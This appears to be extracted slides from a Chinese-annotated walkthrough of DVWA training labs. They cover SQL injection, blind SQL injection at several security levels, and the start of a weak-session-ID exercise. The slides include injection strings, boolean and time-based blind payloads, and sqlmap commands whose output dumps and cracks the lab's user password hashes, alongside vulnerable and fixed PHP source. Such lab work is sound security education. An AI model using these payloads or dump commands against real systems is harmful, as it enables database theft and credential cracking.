SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;
```



```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1' # LIMIT 1;
```

```
SELECT first_name, last_name FROM users WHERE user_id = ''  
    UNION SELECT user, password FROM users # LIMIT 1;
```



\$~SQL Injection/Impossible: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();
}

?>
```



\$~SQL Injection/Impossible: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id ) ) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();

?>
```



\$z/SQL Injection (Blind): cat ./“Web Page”

Vulnerability: SQL Injection (Blind)

User ID:

Submit

← 1. 查詢使用者 ID

User ID exists in the database.

← 2. 結果

\$~/SQL Injection (Blind): cat ./Intro

- "Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a **useful error message**, they get a **generic page** specified by the developer instead."
 - 當無有用的錯誤訊息可判斷時
- "Blind SQL injection is a type of SQL Injection attack that asks the database **true or false** questions and determines the answer based on the applications response."
 - 透過詢問一連串的是非問題來判斷
- "**Time based** injection method is often used when there is **no visible feedback** in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful."
 - 當沒有任何訊息回饋，透過 **response** 的時間長短來判斷



\$~/SQL Injection (Blind)/Low: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```



\$~/SQL Injection (Blind)/Low: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);

?>
```



\$~/SQL Injection (Blind)/Low: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);

?>
```



\$~/SQL Injection (Blind)/Low: cat ./Answer


1 AND 1=1 # (True)

1 AND 1=2 # (True)



1' AND 1=1 # (True)

1' AND 1=2 # (False)




\$z/SQL Injection (Blind)/Low: cat ./Answer

1 AND 1=1 # (True)



1' AND **1=1** # (True)



\$~/SQL Injection (Blind)/Low: cat ./Answer

1' AND LENGTH(DATABASE())=1 # **(False)**

1' AND LENGTH(DATABASE())=2 # **(False)**

1' AND LENGTH(DATABASE())=3 # **(False)**

1' AND LENGTH(DATABASE())=4 # **(True)**



the name of the current database = "????"

\$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>97 # (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>98 # (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>99 # (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>100 # (False)
```



the name of the current database = "d???"

\$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))>109 # (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))>115 # (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))>118 # (False)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))=118 # (True)
```



the name of the current database = "dv??"

\$z/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=DATABASE())=2 # (True)
```

```
1' AND LENGTH((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 0, 1))=9 # (True)
```

```
1' AND ASCII(SUBSTR((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 0, 1), 1, 1))>97 # (True)
```



\$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND SLEEP(10) #
```

```
1' AND IF(LENGTH(DATABASE())=4, SLEEP(10), 1) #
```



\$~/SQL Injection (Blind)/Low: cat ./sqlmap

<https://github.com/sqlmapproject/sqlmap>

```
sqlmap -u "URL" --cookie="COOKIE" --batch --dbs
```

The screenshot shows a browser window with the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `127.0.0.1/vulnerabilities/sql_injection/?id=1&Submit=Submit#`. The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection (Blind)". Below the title is a form with a "User ID:" input field and a "Submit" button. A red error message "User ID exists in the database." is displayed below the form. On the left, a sidebar menu includes "Home", "Instructions", "Setup / Reset DB", "Brute Force", and "Command Injection", with "Command Injection" being the active tab. At the bottom, a developer toolbar shows the "Console" tab is selected, displaying the command `document.cookie` and its output: `< "PHPSESSID=n38nadhpf6qs23m0omkouvafb1; security=low"`.

\$~/SQL Injection (Blind)/Low: cat ./sqlmap

<https://github.com/sqlmapproject/sqlmap>

```
sqlmap -u "URL" --cookie="COOKIE" --batch --dbs
```

The screenshot shows a browser window with the DVWA (Damn Vulnerable Web Application) logo at the top. Below it, the title "Vulnerability: SQL Injection (Blind)" is displayed. On the left, there is a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, and Command Injection (which is underlined). In the main content area, there is a form with a "User ID:" input field and a "Submit" button. The message "User ID exists in the database." is shown in red text below the form. At the bottom of the browser window, the developer tools' "Console" tab is active, showing the following output:

```
» document.cookie
< "PHPSESSID=n38nadhpf6qs23m0omkouvafb1; security=low"
»
```

\$~/SQL Injection (Blind)/Low: cat ./sqlmap

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 235 HTTP(s) requests:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 3437=3437 AND 'IKwO='IKwO&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9021 FROM (SELECT(SLEEP(5)))QCBX) AND 'XOay='XOay&Submit=Submit

[02:07:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:07:02] [INFO] fetching database names
[02:07:02] [INFO] fetching number of databases
[02:07:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:07:02] [INFO] retrieved: 2
[02:07:02] [INFO] retrieved: dvwa
[02:07:02] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[02:07:03] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 257 times
[02:07:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:07:03] [WARNING] your sqlmap version is outdated
```

\$~/SQL Injection (Blind)/Low: cat ./sqlmap

```
sqlmap -u "URL" --cookie="COOKIE" --batch --dbs
```

```
sqlmap -u "URL" --cookie="COOKIE" --batch -D dvwa --tables
```

```
sqlmap -u "URL" --cookie="COOKIE" --batch -D dvwa -T users --dump
```



\$~/SQL Injection (Blind)/Low: cat ./sqlmap

```
kali@kali: ~
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[02:11:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[02:11:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:11:37] [INFO] starting 4 processes
[02:11:38] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[02:11:38] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[02:11:39] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[02:11:40] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar           | password          | last_name | first_name | last_login    | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 3      | 1337   | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       | 2023-01-10 07:08:16 | 0
| 1      | admin   | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin       | 2023-01-10 07:08:16 | 0
| 2      | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon     | 2023-01-10 07:08:16 | 0
| 4      | pablo   | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo      | 2023-01-10 07:08:16 | 0
| 5      | smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob        | 2023-01-10 07:08:16 | 0
+-----+-----+-----+-----+-----+-----+-----+-----+
[02:11:42] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[02:11:42] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2027 times
[02:11:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:11:42] [WARNING] your sqlmap version is outdated
[*] ending @ 02:11:42 /2023-02-02/
(kali㉿kali)-[~]
```

\$~/SQL Injection (Blind)/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
$id ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Check database
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

// Get results
$num = @mysql_num_rows( $result ); // The '@' character suppresses errors
if( $num > 0 ) {
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
}
else {
    // Feedback for end user
    echo '<pre>User ID is MISSING from the database.</pre>';
}

//mysql_close();
}

?>
```



\$~/SQL Injection (Blind)/Medium: cat ./sqlmap

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[02:32:01] [INFO] checking if the injection point on POST parameter 'id' is a false positive
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
Parameter: id (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 1212=1212&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 9968 FROM (SELECT(SLEEP(5)))Jqft)&Submit=Submit

[02:32:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:32:01] [INFO] fetching database names
[02:32:01] [INFO] fetching number of databases
[02:32:01] [INFO] resumed: 2
[02:32:01] [INFO] resumed: dvwa
[02:32:01] [INFO] resumed: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[02:32:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:32:01] [WARNING] your sqlmap version is outdated

[*] ending @ 02:32:01 /2023-02-02/
(kali㉿kali)-[~]
$
```

\$z/SQL Injection (Blind)/High: cat ./"View Source"

```
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
?>
```



\$~/SQL Injection (Blind)/High: cat ./sqlmap

```
kali@kali: ~ kali@kali: ~ kali@kali: ~
sqlmap identified the following injection point(s) with a total of 239 HTTP(s) requests:
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 1922=1922 AND 'mHOI'='mHOI&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP - comment)
  Payload: id=1' OR SLEEP(5)#&Submit=Submit

[03:51:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[03:51:34] [INFO] fetching database names
[03:51:34] [INFO] fetching number of databases
[03:51:34] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[03:51:34] [INFO] retrieved: 2
[03:51:36] [INFO] retrieved: dwva
[03:51:47] [INFO] retrieved: information_schema
available databases [2]:
[*] dwva
[*] information_schema

[03:52:09] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 255 times
[03:52:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[03:52:09] [WARNING] your sqlmap version is outdated

[*] ending @ 03:52:09 /2023-02-02/
(kali㉿kali)-[~]
$
```

\$z/SQL Injection (Blind)/Impossible: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo '<pre>User ID exists in the database.</pre>';
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo '<pre>User ID is MISSING from the database.</pre>';
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$~/Weak Session IDs: cat ./"Web Page"

Vulnerability: Weak Session IDs

This page will set a new cookie called dwwaSession each time the button is clicked.

Generate

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)




\$~/Weak Session IDs: cat ./Intro


- "Knowledge of a session ID is often the only thing required to access a site as a specific user after they have logged in, if that session ID is **able to be calculated** or **easily guessed**, then an attacker will have an easy way to gain access to user accounts without having to brute force passwords or find other vulnerabilities such as Cross-Site Scripting."
